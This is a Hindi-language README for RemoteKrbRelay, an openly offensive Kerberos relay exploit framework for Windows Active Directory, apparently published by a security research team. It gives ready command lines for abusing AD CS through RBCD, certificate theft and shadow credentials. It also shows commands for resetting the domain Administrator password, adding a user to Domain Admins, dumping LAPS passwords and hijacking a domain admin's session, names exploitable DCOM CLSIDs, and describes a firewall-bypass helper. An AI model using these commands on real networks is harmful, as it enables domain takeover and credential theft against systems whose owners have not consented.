 cicada8-research/remotekrbrelay
दूरस्थ Kerberos Relay आसान बनाया गया! उन्नत Kerberos Relay Framework

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 अनुसंधान दल
                From Michael Zhmaylo (MzHmO)
आप शायद KrbRelay और KrbRelayUp के बारे में जानते हैं, लेकिन क्या होगा अगर मैं आपसे कहूँ कि इसे दूरस्थ रूप से किया जा सकता है? RemoteKrbRelay के साथ यह वास्तविकता बन जाता है।
CertifiedDCOM के बारे में और अधिक जानें यहाँ। CertifiedDCOM आपको ADCS मशीन खाता ट्रिगर करने की अनुमति देता है:
# CertifiedDCOM (RBCD सेट करके AD CS का दुरुपयोग)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (मशीन प्रमाणपत्र प्राप्त करने के लिए ADCS का दुरुपयोग)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (ShadowCreds के साथ ADCS का दुरुपयोग)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
SilverPotato शोषण भी है। आप इसका उपयोग सत्रों के दुरुपयोग के लिए कर सकते हैं। इसमें तीसरे पक्ष के होस्ट पर डोमेन प्रशासक सत्र भी शामिल है।
# उपयोगकर्ता पासवर्ड बदलें
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# समूह में उपयोगकर्ता जोड़ें
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# LAPS पासवर्ड डंप करें
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# रिले किए गए उपयोगकर्ता से LDAP Whoami अनुरोध भेजें
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# किसी अन्य सत्र से प्रमाणीकरण ट्रिगर करें

  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
अब, आपके सामने चार फ़ोल्डर हैं:
Checker - कमजोर DCOM ऑब्जेक्ट का पता लगाने के लिए चेकर का पुराना संस्करण;Checkerv2.0 - कमजोर DCOM ऑब्जेक्ट का पता लगाने के लिए चेकर का नया संस्करण;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - शोषण का उपयोग करते समय फ़ायरवॉल को बायपास करने के लिए एक उपकरण।तो, Checker से शुरू करते हैं। आप इसका उपयोग कमजोर DCOM ऑब्जेक्ट का पता लगाने के लिए कर सकते हैं। एक कमजोर DCOM ऑब्जेक्ट निम्नलिखित मानी जा सकती है:

NT AUTHORITY\LOCAL SERVICE के रूप में कभी नहीं, क्योंकि यह नेटवर्क से प्रमाणीकरण करने के लिए खाली क्रेडेंशियल का उपयोग करता है;RemoteLaunch, RemoteActivation अनुमतियाँ होनी चाहिए। यह LaunchPermissions है;RPC_C_IMP_LEVEL_IDENTIFY या उससे अधिक होना चाहिए। RPC_C_IMP_LEVEL_IDENTIFY डिफ़ॉल्ट मान है;RemoteAccess अनुमतियाँ होनी चाहिए (या वे खाली होनी चाहिए)। यह AccessPermission है।आसान पहचान के लिए, आप Checkerv2.0 का उपयोग कर सकते हैं। यह csv और xlsx स्वरूपों में आउटपुट का समर्थन करता है।
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 अनुसंधान दल
                From Michael Zhmaylo (MzHmO)

Check.exe
छोटा उपकरण जो आपको कमजोर DCOM अनुप्रयोग खोजने की अनुमति देता है

[विकल्प]
-outfile : आउटपुट फ़ाइल नाम
-outformat : आउटपुट स्वरूप। 'csv' और 'xlsx' स्वीकार्य
-showtable : xlsx तालिका दिखाएँ जब वह भर जाए
-h/--help : यह विंडो दिखाएँ
उदाहरण:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
और आपको ऐसा आउटपुट प्राप्त होगा:

कॉलम में DCOM ऑब्जेक्ट CLSID, नाम, और LaunchPermission तथा AccessPermission होंगे।
sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) और CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) ऑब्जेक्ट को खोजने का प्रयास करें और समझें कि वे कमजोर क्यों हैं।
Checker का उपयोग न करें, केवल Checkerv2.0 का उपयोग करें कृपया :3
एक छोटा उपकरण जो दुर्भावनापूर्ण DCOM सर्वर को तैनात करने के लिए एक पोर्ट खोजने में मदद करता है। विवरण यहाँ देखें (Remote -> Local Potato)।

स्थानीय पोर्ट की अवधारणा का उपयोग करके अभ्यास करें। RemotePotato0 को स्थानीय पोर्ट पर पुनः लिखें। मेरा विश्वास करें, यह उपयोगी है।
मैंने शोषण में काफी अलग-अलग कार्यक्षमता जोड़ी है। ध्यान दें कि यह DCOM ऑब्जेक्ट के दुरुपयोग के लिए पर्याप्त कार्यक्षमता प्रदान करता है। मैंने दुरुपयोग के लिए Help में कुछ CLSID भी सूचीबद्ध किए हैं। ये CLSID सार्वजनिक रूप से ज्ञात थे, बस उनके दुरुपयोग के लिए कोई POC नहीं था। काफी सारे कमजोर DCOM ऑब्जेक्ट हैं, चेकर के साथ काम करें और उन सभी को खोजें!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 अनुसंधान दल
                From Michael Zhmaylo (MzHmO)

[सहायता पैनल]
        RemoteKrbRelay.exe
        आसान तरीके से दूरस्थ Kerberos प्रमाणीकरण रिले करना
        उपयोग: RemoteKrbRelay.exe [हमले] [आवश्यक विकल्प] [वैकल्पिक पैरामीटर] [हमला विकल्प] [स्विच]
